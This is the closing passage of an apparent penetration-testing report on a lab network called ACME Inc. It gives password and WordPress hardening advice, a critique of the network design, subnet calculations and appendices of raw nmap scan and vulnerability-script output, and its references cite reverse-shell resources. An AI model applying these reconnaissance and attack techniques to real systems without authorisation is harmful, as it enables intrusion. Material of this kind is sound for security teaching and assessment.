Strong Hint: The password should be at least seven characters long. To make it strong

Figure 115: Changing password for the admin user

For even more security, a new unique user should be created and the “admin” user deleted (see figure 116) as usernames cannot be changed. This will prevent an easy attack on the login page by an attacker guessing “admin” like the investigator. The new unique user can be given administrator privileges as seen in figure 117.





Figure 116: User's tab located at the side panels on the WordPress dashboard.

 **Add New User**

Create a brand new user and add it to this site.

Username (required)

E-mail (required)

First Name

Last Name

Website

Password (twice, required)

●●●●●●●●●●

●●●●●●●●●●

Strong Hint: The password should be at least seven characters long. To make it strong

Send Password? ☐ Send this password to the new user by email.

Role

Add New User

Figure 117: Adding a new user with Administrator role.

On the web server itself, if an attacker happens to get access despite the previous countermeasures, the user account “user” password should also be changed. Passwords can be changed using the “sudo passwd (username)” command. Having the password the same as the username is very insecure. The investigator would not have been able to get root access had the password been unique and secure.

5 NETWORK DESIGN CRITICAL EVALUATION

Overall, the ACME Inc. network is very vulnerable. If the network is left as is without any changes an attacker could compromise the entire network. However, the firewall behind router 4 was a good addition to the network. The investigator was unaware of its existence until very late in the investigation. Also, there was good use of the /30 subnets for host allocation.

However, the investigator has some suggestions on how to improve the network design.

Router topology

The routers on the network are all connected in a bus topology meaning that all routers are connected in a linear fashion, as seen in the network diagram in the beginning of this report. Although this may be cheap it sets up the network for failure in future. For example, if router two suddenly goes down and router three wanted to contact router one this is simply not possible anymore due to the connection being severed with router two's outage. The entire network will begin to fail.

Instead, the routers should be set up in a mesh topology. It's reliable and if one router fails, the network will continue to operate until the router can be fixed. The only downside to implementing a mesh topology is the cost. However, the cost is worth it for a more reliable network.

An example mesh topology with the routers is shown below in figure 118.




Figure 118: Network diagram with mesh topology of routers implemented.

Improve host allocation for /27 subnets

Throughout the network mapping no more than two hosts were found to be on any one /27 subnet. This is horribly inefficient network design. The only case this is acceptable is if ACME Inc. intends to expand the network to use up all 30 hosts on each subnet.

However, if the network will not be expanded and only a handful of hosts are needed for each subnet a better CIDR range would be /29 which is a subnet mask of 255.255.255.248. This subnet allows for up to 6 hosts per subnet. Given the current network design, this would be an ideal subnet.

Unused Subnet

The investigator noticed that the network does not make use of the 192.168.0.160/27 subnet. This is strange to skip when creating the network, but not an issue. In the future this subnet should be filled as it's wasting hosts from 192.168.0.161-192.168.0.190.

5.1 CONCLUSION

The investigator feels that the network was mapped and vulnerabilities discovered to the best of their ability. The biggest security issue in the network is weak, default and reused passwords. Countermeasures and improvements mentioned in this report are highly advised to be implemented as soon as possible as the network is currently vulnerable and insecure.

REFERENCES

For URLs, Blogs:

Findlaw 2013, FindLaw's California Court of Appeal case and opinions., Findlaw, viewed 22 December, 2021, <<https://caselaw.findlaw.com/ca-court-of-appeal/1647874.html>>.

Yuriy Andamasov 2021, VyOS default user and password - Knowledgebase / General / FAQ - VyOS, Support.vyos.io, viewed 23 December, 2021, <<https://support.vyos.io/en/kb/articles/vyos-default-user-and-password>>.

Anon 2021, cheat-sheets/VyOS.md at master · bertvv/cheat-sheets, GitHub, viewed 24 December, 2021, <<https://github.com/bertvv/cheat-sheets/blob/master/docs/VyOS.md>> .

Netgate 2022, User Management and Authentication — Default Username and Password | pfSense Documentation, Docs.netgate.com, viewed 8 January, 2022, <<https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html#:~:text=The%20default%20credentials%20for%20a,Password>>.

heemayl 2015, Can't change root password, passwd doesn't do anything, Ask Ubuntu, viewed 7 January, 2022, <<https://askubuntu.com/questions/674375/cant-change-root-password-passwd-doesnt-do-anything> [To know what to do when changing a root password] enable permitrootlogin>.

Eshenko, D 2019, Set/change the password of a user, support.vyos.io, viewed 9 January, 2022, <<https://support.vyos.io/en/kb/articles/set-change-the-password-of-a-user>>.

pentestmonkey 2015, php-reverse-shell/php-reverse-shell.php at master · pentestmonkey/php-reverse-shell, GitHub, viewed 8 January, 2022, <<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>>.

Chandel, R 2019, WordPress: Reverse Shell, Hacking Articles, viewed 9 January, 2022, <<https://www.hackingarticles.in/wordpress-reverse-shell/>>.

wpscan.com 2022, WPScan User Documentation · wpscanteam/wpscan Wiki, GitHub, viewed 9 January, 2022, <<https://github.com/wpscanteam/wpscan/wiki/WPScan-User-Documentation>>.

Peleus 2022, Spawning a TTY Shell, Netsec.ws, viewed 9 January, 2022, <<https://netsec.ws/?p=337>>.

wpscan.com 2022, WordPress 3.3.1 Vulnerabilities, viewed 9 January, 2022, <<https://wpscan.com/wordpress/331>>.

APPENDIX A – SUBNET CALCULATIONS

192.168.0.32->192.168.0.223/27

As this subnet has a /27 CIDR it shows that the mask 255.255.255.224 is being used.

There are 5 remaining host bits in this subnet mask.

The investigator converted this subnet mask into an IP range as follows:

$2^5 - 2 = 30$ usable hosts

The two hosts removed are the network and broadcast address. Giving the first IP subnet range 192.168.0.33->192.168.0.62.

192.168.0.224/30

As this subnet has a /30 CIDR this shows that the mask 255.255.255.252 is being used.

There are 2 remaining host bits in this subnet mask.

The investigator converted this subnet mask into an IP range as follows:

$2^2 - 2 = 2$ usable hosts.

The two hosts removed are the network and broadcast address. Giving the first IP subnet range 192.168.0.225->192.168.0.226.

172.16.221.0/24

As this subnet has a /24 CIDR this shows that the mask 255.255.255.0 is being used.

There are 8 remaining host bits in this subnet mask.

The investigator converted this subnet mask into an IP range as follows:

$2^8 - 2 = 254$ usable hosts

The two hosts removed are the network and broadcast address. Giving the IP subnet range 172.16.221.1->254.

13.13.13.0/24

As this subnet has a /24 CIDR this shows that the mask 255.255.255.0 is being used. There are 8 remaining host bits in this subnet mask.

The investigator converted this subnet mask into an IP range as follows:

$2^8 - 2 = 254$ usable hosts. The two hosts removed are the network and broadcast address. Giving the IP subnet range 13.13.13.1>254.

APPENDIX B – NMAP SCANS

TCP Scan 192.168.0.* subnets

```
root@kali:~# nmap -sS -sV -p- 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-23 00:30 EST
Nmap scan report for 192.168.0.33
Host is up (0.0018s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router
```

```
Nmap scan report for 192.168.0.34
Host is up (0.0024s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
43014/tcp open  mountd  1-3 (RPC #100005)
45028/tcp open  status  1 (RPC #100024)
52015/tcp open  mountd  1-3 (RPC #100005)
55605/tcp open  mountd  1-3 (RPC #100005)
60331/tcp open  nlockmgr 1-4 (RPC #100021)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.0.129
Host is up (0.0025s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd 1.14.0 or later
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router
```

```
Nmap scan report for 192.168.0.130
Host is up (0.0027s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
39646/tcp open  nlockmgr 1-4 (RPC #100021)
45588/tcp open  mountd  1-3 (RPC #100005)
45649/tcp open  mountd  1-3 (RPC #100005)
```

56006/tcp open mountd 1-3 (RPC #100005)
58409/tcp open status 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.225
Host is up (0.00091s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.0022s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.229
Host is up (0.0020s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0027s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.233
Host is up (0.0024s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?

Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.242

Host is up (0.0021s latency).

Not shown: 65531 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
--------	------	-----	----------------------------------------------------------------

80/tcp	open	http	Apache httpd 2.4.10 ((Unix))
--------	------	------	------------------------------

111/tcp	open	rpcbind	2-4 (RPC #100000)
---------	------	---------	-------------------

40133/tcp	open	status	1 (RPC #100024)
-----------	------	--------	-----------------

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.193

Host is up (0.00091s latency).

Not shown: 65531 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
--------	------	-----	------------------------------------------------

23/tcp	open	telnet	VyOS telnetd
--------	------	--------	--------------

80/tcp	open	http	lighttpd 1.4.28
--------	------	------	-----------------

443/tcp	open	ssl/https?	
---------	------	------------	--

MAC Address: 00:15:5D:00:04:05 (Microsoft)

Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210

Host is up (0.00049s latency).

Not shown: 65527 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
--------	------	-----	----------------------------------------------------------------

111/tcp	open	rpcbind	2-4 (RPC #100000)
---------	------	---------	-------------------

2049/tcp	open	nfs_acl	2-3 (RPC #100227)
----------	------	---------	-------------------

33141/tcp	open	status	1 (RPC #100024)
-----------	------	--------	-----------------

38491/tcp	open	nlockmgr	1-4 (RPC #100021)
-----------	------	----------	-------------------

45730/tcp	open	mountd	1-3 (RPC #100005)
-----------	------	--------	-------------------

46063/tcp	open	mountd	1-3 (RPC #100005)
-----------	------	--------	-------------------

46084/tcp	open	mountd	1-3 (RPC #100005)
-----------	------	--------	-------------------

MAC Address: 00:15:5D:00:04:04 (Microsoft)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200

Host is up (0.0000060s latency).

Not shown: 65533 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 8.1p1 Debian 1 (protocol 2.0)
--------	------	-----	---------------------------------------

3389/tcp	open	ms-wbt-server	xrdp
----------	------	---------------	------

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (14 hosts up) scanned in 282.53 seconds

UDP Scan 192.168.0* subnets

root@kali:~# nmap -sU 192.168.0.0/24

Starting Nmap 7.80 (<https://nmap.org>) at 2021-12-24 16:10 EST

Warning: 192.168.0.226 giving up on port because retransmission cap hit (10).

Nmap scan report for 192.168.0.33

Host is up (0.0011s latency).

Not shown: 948 closed ports, 50 open|filtered ports

PORT	STATE	SERVICE
------	-------	---------

123/udp	open	ntp
---------	------	-----

161/udp	open	snmp
---------	------	------

Nmap scan report for 192.168.0.34

Host is up (0.0019s latency).

Not shown: 995 closed ports

PORT	STATE	SERVICE
------	-------	---------

111/udp	open	rpcbind
---------	------	---------

631/udp	open filtered	ipp
---------	---------------	-----

1013/udp	open filtered	unknown
----------	---------------	---------

2049/udp	open	nfs
----------	------	-----

5353/udp	open	zeroconf
----------	------	----------

Nmap scan report for 192.168.0.129

Host is up (0.0014s latency).

Not shown: 913 closed ports, 85 open|filtered ports

PORT	STATE	SERVICE
------	-------	---------

123/udp	open	ntp
---------	------	-----

161/udp	open	snmp
---------	------	------

Nmap scan report for 192.168.0.130

Host is up (0.0020s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE
------	-------	---------

111/udp	open	rpcbind
---------	------	---------

631/udp	open filtered	ipp
---------	---------------	-----

2049/udp	open	nfs
----------	------	-----

5353/udp	open	zeroconf
----------	------	----------

Nmap scan report for 192.168.0.225

Host is up (0.00088s latency).

Not shown: 998 closed ports

PORT	STATE	SERVICE
------	-------	---------

123/udp	open	ntp
---------	------	-----

161/udp	open	snmp
---------	------	------

Nmap scan report for 192.168.0.226

Host is up (0.0012s latency).

Not shown: 903 closed ports, 95 open|filtered ports

PORT STATE SERVICE
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.229
Host is up (0.0013s latency).
Not shown: 914 closed ports, 84 open|filtered ports
PORT STATE SERVICE
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.230
Host is up (0.0016s latency).
Not shown: 795 closed ports, 203 open|filtered ports
PORT STATE SERVICE
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.233
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.242
Host is up (0.0022s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
111/udp open rpcbind
631/udp open|filtered ipp
1023/udp open|filtered unknown
5353/udp open zeroconf

Nmap scan report for 192.168.0.193
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
123/udp open ntp
161/udp open snmp
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Nmap scan report for 192.168.0.210
Host is up (0.00053s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
111/udp open rpcbind
631/udp open|filtered ipp

2049/udp open nfs
5353/udp open zeroconf
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap scan report for 192.168.0.200
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.0.200 are closed
Nmap done: 256 IP addresses (14 hosts up) scanned in 4236.11 seconds

Nmap --script=vuln scan 192.168.0.* subnets

```
root@kali:~# nmap --script=vuln 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-24 17:42 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.33
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /cgi-bin/: Potentially interesting folder w/ directory listing
|_  /images/: Potentially interesting folder w/ directory listing
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp   open  https
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_ sslv2-drown:
```

Nmap scan report for 192.168.0.34
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
111/tcp open rpcbind

|_clamav-exec: ERROR: Script execution failed (use -d to debug)
2049/tcp open nfs
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Nmap scan report for 192.168.0.129

Host is up (0.0036s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

80/tcp open http

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

| http-enum:

| /cgi-bin/: Potentially interesting folder w/ directory listing

|_ /images/: Potentially interesting folder w/ directory listing

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

443/tcp open https

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)

|_sslv2-drown:

Nmap scan report for 192.168.0.130

Host is up (0.0039s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

111/tcp open rpcbind

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

2049/tcp open nfs

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Nmap scan report for 192.168.0.225

Host is up (0.0016s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

22/tcp open ssh

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

23/tcp open telnet

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

80/tcp open http

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

```

|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /cgi-bin/: Potentially interesting folder w/ directory listing
|_ /images/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp open https
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_sslsv2-drown:

```

Nmap scan report for 192.168.0.226

Host is up (0.0032s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

80/tcp open http

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

| http-enum:

| /cgi-bin/: Potentially interesting folder w/ directory listing

|_ /images/: Potentially interesting folder w/ directory listing

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

443/tcp open https

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:

Nmap scan report for 192.168.0.229

Host is up (0.0031s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

80/tcp open http

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

| http-enum:

| /cgi-bin/: Potentially interesting folder w/ directory listing

|_ /images/: Potentially interesting folder w/ directory listing

| http-slowloris-check:

| VULNERABLE:

| Slowloris DOS attack

| State: LIKELY VULNERABLE

| IDs: CVE:CVE-2007-6750

| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.

| Disclosure date: 2009-09-17

| References:

| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>

|_ <http://ha.ckers.org/slowloris/>

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

443/tcp open https

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)

|_sslv2-drown:

Nmap scan report for 192.168.0.230

Host is up (0.0036s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

```

80/tcp open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /cgi-bin/: Potentially interesting folder w/ directory listing
|_ /images/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp open  https
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:

```

Nmap scan report for 192.168.0.233

Host is up (0.0037s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

80/tcp open http

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

| http-enum:

| /cgi-bin/: Potentially interesting folder w/ directory listing

|_ /images/: Potentially interesting folder w/ directory listing

| http-slowloris-check:

| VULNERABLE:

| Slowloris DOS attack

| State: LIKELY VULNERABLE

| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>
|_ <http://ha.ckers.org/slowloris/>
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp open https
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_ssl2-drown:

Nmap scan report for 192.168.0.242

Host is up (0.0042s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

80/tcp open http

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

| http-enum:

| /css/: Potentially interesting folder w/ directory listing

|_ /js/: Potentially interesting folder w/ directory listing

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_http-trace: TRACE is enabled

111/tcp open rpcbind

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Nmap scan report for 192.168.0.193

Host is up (0.00083s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

22/tcp open ssh

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

23/tcp open telnet

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

80/tcp open http

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /cgi-bin/: Potentially interesting folder w/ directory listing
|_ /images/: Potentially interesting folder w/ directory listing
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp open https
